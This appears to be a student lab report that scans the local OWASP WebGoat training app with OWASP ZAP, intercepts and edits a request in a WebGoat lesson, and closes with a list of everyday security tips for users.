
After the installation process, the following screen appears.



There are two primary methods for scanning security vulnerabilities in the target web application: automated and manual scanning. The URL of the relevant web application is entered, and the scanning process is initiated. The initial security vulnerability test was conducted on the “login” screen of the OWASP WebGoat web application installed in Task 1. The URL “<http://127.0.0.1:8080/WebGoat/login>” was entered, and the “Attack” button was clicked.



As shown in the above image, the WebGoat login page was automatically scanned, and the identified security vulnerabilities were listed in the “Alert” tab according to their risk levels.



As a result of the security vulnerability scan, a total of 10 vulnerabilities at different risk levels were identified. Thanks to the OWASP ZAP tool, the locations of these vulnerabilities, detailed descriptions, potential risks, and recommended solutions are presented within the interface. This enables remediation of potential security weaknesses in the web application, thereby facilitating the development of a more secure application protected against attackers.

With OWASP ZAP, network traffic related to a web application can be monitored, filtered, and request contents can be modified. The following images illustrate an example where a request is sent on the WebGoat HTTP Proxies page and intercepted in OWASP ZAP by setting a custom breakpoint. Subsequently, the request content and method are altered before the request is resent.

The screenshot shows the OWASP ZAP interface. On the left, the 'Sites' panel shows a context named 'Default Context' and a site entry for 'http://127.0.0.1:8080'. The main workspace displays a 'WebGoat' page with the URL 'http://127.0.0.1:8080/WebGoat/start.mvc?username=silentspace#lesson/HttpProxies.lesson/4'. The 'Request' tab is selected, showing the raw POST request sent to the server. The request includes headers like 'Host: www.webgoat.local:8080', 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0', and a body containing 'magic\_num=17&answer=GET&magic\_answer=23'. Below the request, the 'Break' tab is highlighted, indicating a custom breakpoint has been set. The 'Output' tab shows the response from the server. At the bottom, the 'Alerts' and 'History' tabs are visible.

After creating a custom breakpoint, when a request is sent, OWASP ZAP detects the request matching the specified criteria directly—without needing to pause or resume the network flow.

This screenshot shows the browser's developer tools Network tab. It lists several requests made to '127.0.0.1:8080'. One specific request is highlighted: a POST request to 'WebGoat/HttpProxies/Intercept-request'. The request details show the original POST method and the modified body 'magic\_num=17&answer=GET&magic\_answer=23'. The browser's status bar at the bottom indicates '9 requests | 34.78 kB / 36.36 kB transferred | Finish: 16.36 s'.

The request method is observed to be “POST.” Therefore, it is necessary to filter “POST” requests in the custom breakpoint.

The screenshot shows the ZAP interface. In the center, there's an 'Automated Scan' dialog box with the title 'Add Breakpoint'. It contains fields for 'Location' (set to 'Request Header'), 'Match' (set to 'Contains'), and 'String' (set to 'POST'). Below these fields, there are checkboxes for 'Inverse' and 'Ignore Case'. At the bottom of the dialog are 'Save' and 'Cancel' buttons. In the background, the main ZAP window displays a table of proxy logs. The table has columns for ID, Source, Req. Timestamp, Method, URL, Code, Reason, RTT, Size Resp. Body, Highest Alert, Note, and Tags. The logs show various GET and POST requests to 'http://127.0.0.1:8080/WebGoat/service/lesson...'. The 'Note' column indicates that most responses are JSON. At the bottom of the ZAP window, there are tabs for History, Search, Alerts, Output, Spider, Active Scan, and Breakpoints. The 'Breakpoints' tab is currently selected.

After creating the breakpoint, when a request is sent, the corresponding request is intercepted as shown in the image below.

This screenshot shows the ZAP interface with a modified POST request. The 'Request' tab is active, displaying a POST request to 'http://127.0.0.1:8080/WebGoat/HttpProxies/intercept-request'. The request body contains the following header and content:

```

POST http://127.0.0.1:8080/WebGoat/HttpProxies/intercept-request HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 30
Origin: http://127.0.0.1:8080
Connection: keep-alive
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=silentspace
Cookie: JSESSIONID=e0390a234E4BF62EB716B015E7C8F9477
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

```

A red box highlights the 'changeMe' parameter in the request body, which is set to 'doesn't+matter+really'.

As indicated in WebGoat, the necessary modifications were made on the request. The method was changed to “GET,” the header was updated to include the entry “x-request-intercepted:true,” and the user input content was altered to “Requests are tampered easily.” Subsequently, the changes were saved and the process continued.

The screenshot shows the OWASP ZAP interface. On the left, a browser window displays a POST request to 'http://127.0.0.1:8080/WebGoat/start.mvc?username=silentspace#'. The request body contains the parameter 'changeMe=Requests+are+tampered+easily'. On the right, the ZAP Requester pane shows the same modified request with the 'x-request-intercepted=true' header added. The ZAP toolbar at the bottom indicates an active scan.

This screenshot is similar to the previous one but shows a success message on the WebGoat page: 'Well done, you tampered the request as expected'. The ZAP interface and browser setup are identical to the first screenshot.

After modifying the request content and saving the changes to proceed, a success message is displayed on WebGoat. This demonstrates that various operations can be effectively performed using the OWASP ZAP tool.

### 3. Task 3

For the question stated in Task 3, “What can you do to ensure the security of the web and mobile applications you use?”, necessary research has been conducted. In our daily lives, we use numerous web and mobile applications, and potential security vulnerabilities may put our personal data and much more at risk. Therefore, it is essential that we, as users, also take security measures. Some fundamental and effective security precautions that I, as a user, can adopt are summarized as follows:

- **Creating Strong Passwords:** Use unique passwords for each application, consisting of a mix of special characters, uppercase and lowercase letters, numbers, and a minimum length of 8 to 10 characters.
- **Multi-Factor Authentication (MFA):** Ensure login requires not only a password but also a second authentication factor. For example, a secondary verification through SMS or email notification can prevent unauthorized access even if the password is compromised.
- **Using Antivirus Software:** Protect computers and mobile devices from malicious software by utilizing reputable security programs.
- **Being Cautious with Public Wi-Fi Networks:** Avoid performing sensitive operations on open Wi-Fi networks. When necessary, use a VPN to encrypt data traffic.
- **Regular Application Updates:** Continuously update mobile applications and browsers. Software updates not only bring new features but also patch security vulnerabilities.
- **Careful Data Sharing:** Limit unnecessary permissions granted to applications, such as access to the camera, microphone, and location.
- **Downloading Applications from Trusted Sources:** Only download applications from reliable sources like the App Store or Google Play Store. Avoid APK files or apps from unknown origins.